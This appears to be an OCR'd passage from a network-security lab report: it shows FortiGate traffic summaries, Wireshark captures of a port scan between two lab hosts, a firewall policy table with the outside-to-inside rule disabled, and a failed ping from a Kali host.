
Destination	Bytes (Sent/Received)	Sessions	Bandwidth
10.10.10.10	105.00 kB	1	1 kbps

Figure 4-36 Firewall source view during NMAP Scan



Policy	Bytes (Sent/Received)	Bandwidth
1	120.96 kB	1 kbps

Figure 4-37 Firewall Policy permitting connection from outside to inside segment




Summary of 172.16.10.10

Device	00:50:00:00:02:00
Applications Detected	1
Bytes (Sent/Received)	118.94 kB
Bandwidth	1.10 kbps
Sessions	1
Time Period	Realtime
FortiGate	FGVMEVC0F7GQVPB1

Source Interface	Bytes (Sent/Received)	Bandwidth
Outside (port1)	124.66 kB	1 kbps

Figure 4-38 Firewall permit connection from the source interface




Summary of 172.16.10.10

Device	00:50:00:00:02:00
Applications Detected	1
Bytes (Sent/Received)	118.94 kB
Bandwidth	1.38 kbps
Sessions	1
Time Period	Realtime
FortiGate	FGVMEVC0F7GQVPB1

Destination Interface	Bytes (Sent/Received)	Bandwidth
Inside segment (port2)	128.86 kB	1 kbps


Figure 4-39 Firewall permit connection to the destination interface



```
No.  Time      Source        Destination   Protocol Length Info
2349 31.478948 10.10.10.10   172.16.10.10  TCP      66 [TCP Dup ACK 2275#2] 19 → 38924 [ACK] Seq=5793 Ack=1 Win=66560 Len=0 TSval=238381 TSecr=3513612286
2350 31.487726 172.16.10.10  10.10.10.10   TCP      66 38924 → 19 [FIN, ACK] Seq=1 Ack=1449 Win=64128 Len=0 TSval=3513612286 TSecr=238366
2351 31.488102 10.10.10.10   172.16.10.10  TCP      66 19 → 38924 [ACK] Seq=5793 Ack=2 Win=66560 Len=0 TSval=238382 TSecr=3513612286
2352 31.489509 172.16.10.10  10.10.10.10   TCP      60 38924 → 19 [RST] Seq=1 Win=0 Len=0
2353 31.499537 172.16.10.10  10.10.10.10   TCP      60 38924 → 19 [RST] Seq=1 Win=0 Len=0
2354 31.501230 172.16.10.10  10.10.10.10   TCP      66 38066 → 21 [ACK] Seq=1 Ack=28 Win=64256 Len=0 TSval=3513612295 TSecr=238367
2355 31.509715 172.16.10.10  10.10.10.10   TCP      66 38066 → 21 [FIN, ACK] Seq=1 Ack=28 Win=64256 Len=0 TSval=3513612297 TSecr=238367
2356 31.510143 10.10.10.10   172.16.10.10  TCP      66 21 → 38066 [ACK] Seq=28 Ack=2 Win=66560 Len=0 TSval=238384 TSecr=3513612297
2357 31.510872 10.10.10.10   172.16.10.10  TCP      66 21 → 38066 [FIN, ACK] Seq=28 Ack=2 Win=66560 Len=0 TSval=238384 TSecr=3513612297
2358 31.511430 172.16.10.10  10.10.10.10   TCP      66 35634 → 13 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3513612422 TSecr=238381
2359 31.512258 10.10.10.10   172.16.10.10  DAYTIME  89 DAYTIME Response
2360 31.513071 10.10.10.10   172.16.10.10  TCP      66 13 → 35634 [FIN, ACK] Seq=24 Ack=1 Win=66560 Len=0 TSval=238385 TSecr=3513612422
2361 31.521386 172.16.10.10  10.10.10.10   DAYTIME  70 DAYTIME Request
2362 31.521827 10.10.10.10   172.16.10.10  TCP      54 13 → 35634 [RST, ACK] Seq=25 Ack=5 Win=0 Len=0
2363 31.522760 172.16.10.10  10.10.10.10   TCP      60 38924 → 19 [RST] Seq=1 Win=0 Len=0
2364 31.540574 172.16.10.10  10.10.10.10   TCP      60 38924 → 19 [RST] Seq=1 Win=0 Len=0
2365 31.543256 172.16.10.10  10.10.10.10   TCP      60 38924 → 19 [RST] Seq=1 Win=0 Len=0
2366 31.551278 172.16.10.10  10.10.10.10   TCP      60 38924 → 19 [RST] Seq=2 Win=0 Len=0
2367 31.553492 172.16.10.10  10.10.10.10   TCP      66 38066 → 21 [ACK] Seq=2 Ack=29 Win=64256 Len=0 TSval=3513612464 TSecr=238384
2368 31.580750 172.16.10.10  10.10.10.10   TCP      66 35634 → 13 [ACK] Seq=5 Ack=24 Win=64256 Len=0 TSval=3513612473 TSecr=238385
2369 31.581159 10.10.10.10   172.16.10.10  TCP      54 13 → 35634 [RST] Seq=24 Win=0 Len=0
2370 31.582307 172.16.10.10  10.10.10.10   TCP      66 35634 → 13 [FIN, ACK] Seq=5 Ack=25 Win=64256 Len=0 TSval=3513612476 TSecr=238385
2371 31.582677 10.10.10.10   172.16.10.10  TCP      54 13 → 35634 [RST] Seq=25 Win=0 Len=0
2372 31.591201 172.16.10.10  10.10.10.10   TCP      74 35636 → 13 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3513612477 TSecr=0 WS=128
2373 31.591534 10.10.10.10   172.16.10.10  TCP      74 13 → 35636 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=238393 TSecr=3513612477
2374 31.599720 172.16.10.10  10.10.10.10   TCP      66 35636 → 13 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3513612543 TSecr=238393
2375 31.600470 10.10.10.10   172.16.10.10  DAYTIME  89 DAYTIME Response
2376 31.600905 10.10.10.10   172.16.10.10  TCP      66 13 → 35636 [FIN, ACK] Seq=24 Ack=1 Win=66560 Len=0 TSval=238393 TSecr=3513612543
2377 31.601540 172.16.10.10  10.10.10.10   DAYTIME  84 DAYTIME Request
2378 31.601900 10.10.10.10   172.16.10.10  TCP      54 13 → 35636 [RST, ACK] Seq=25 Ack=19 Win=0 Len=0
2379 31.611299 172.16.10.10  10.10.10.10   TCP      66 35636 → 13 [ACK] Seq=19 Ack=24 Win=64256 Len=0 TSval=3513612552 TSecr=238393
2380 31.611722 10.10.10.10   172.16.10.10  TCP      54 13 → 35636 [RST] Seq=24 Win=0 Len=0
2381 31.613078 172.16.10.10  10.10.10.10   TCP      66 35636 → 13 [FIN, ACK] Seq=19 Ack=25 Win=64256 Len=0 TSval=3513612556 TSecr=238393
2382 31.613427 10.10.10.10   172.16.10.10  TCP      54 13 → 35636 [RST] Seq=25 Win=0 Len=0
2383 31.622178 172.16.10.10  10.10.10.10   TCP      74 35638 → 13 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3513612557 TSecr=0 WS=128
2384 31.622650 10.10.10.10   172.16.10.10  TCP      74 13 → 35638 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1 TSval=238396 TSecr=3513612557
2385 31.631915 172.16.10.10  10.10.10.10   TCP      66 35638 → 13 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3513612575 TSecr=238396
```


Figure 4-40 Wireshark capture: show malicious packet capture transfer

FIREWALL POLICY DISABLED TO PASS TRAFFIC BETWEEN THE SEGMENTS:




ID	Name	From	To	Source	Destination	Schedule	Service	Action
1 ☒	Out_to_in	Outside (port1)	Inside segment (port2)	all	all	always	ALL	✓ ACCEPT
2	in_to_Out	Inside segment (port2)	Outside (port1)	all	all	always	ALL	✓ ACCEPT
0	Implicit Deny	any	any	all	all	always	ALL	⊘ DENY

Figure 4-41 Disabled firewall policy



```
root@kali:~# ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
^C
--- 10.10.10.10 ping statistics ---
12 packets transmitted, 0 received, 100% packet loss, time 11243ms

root@kali:~# 
```


Figure 4-42 policy denies traffic from outside segment to inside segment



```
No.   Time                       Source               Destination          Protocol Length Info
52395 2021-11-09 19:58:15.907423 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52396 2021-11-09 19:58:16.085489 fe80::a508:8bb7:456… ff02::1:2            DHCPv6   147 Solicit XID: 0x8a3ba1 CID: 000100012915a4b3500000040000
52397 2021-11-09 19:58:18.015664 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52398 2021-11-09 19:58:20.102817 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52399 2021-11-09 19:58:22.204019 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52400 2021-11-09 19:58:24.273000 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52401 2021-11-09 19:58:26.341340 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52402 2021-11-09 19:58:28.407772 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52403 2021-11-09 19:58:30.233639 50:00:00:03:00:01    CDP/VTP/DTP/PAgP/UD… DTP       60 Dynamic Trunk Protocol
52404 2021-11-09 19:58:30.240234 50:00:00:03:00:01    CDP/VTP/DTP/PAgP/UD… DTP       90 Dynamic Trunk Protocol
52405 2021-11-09 19:58:30.577975 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52406 2021-11-09 19:58:32.666761 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52407 2021-11-09 19:58:34.756485 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52408 2021-11-09 19:58:36.678172 10.10.10.10          208.91.112.52        DNS       85 Standard query 0x6d28 A teredo.ipv6.microsoft.com
52409 2021-11-09 19:58:36.688546 10.10.10.1           10.10.10.10          ICMP     113 Destination unreachable (Network unreachable)
52410 2021-11-09 19:58:36.863899 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
52411 2021-11-09 19:58:37.114993 50:00:00:03:00:01    CDP/VTP/DTP/PAgP/UD… CDP      428 Device ID: Switch  Port ID: GigabitEthernet0/1
52412 2021-11-09 19:58:37.691604 10.10.10.10          208.91.112.53        DNS       85 Standard query 0x6d28 A teredo.ipv6.microsoft.com
52413 2021-11-09 19:58:37.702970 10.10.10.1           10.10.10.10          ICMP     113 Destination unreachable (Network unreachable)
52414 2021-11-09 19:58:38.705556 10.10.10.10          208.91.112.52        DNS       85 Standard query 0x6d28 A teredo.ipv6.microsoft.com
52415 2021-11-09 19:58:38.715659 10.10.10.1           10.10.10.10          ICMP     113 Destination unreachable (Network unreachable)
52416 2021-11-09 19:58:38.985086 50:00:00:03:00:01    Spanning-tree-(for-… STP       60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
```

```
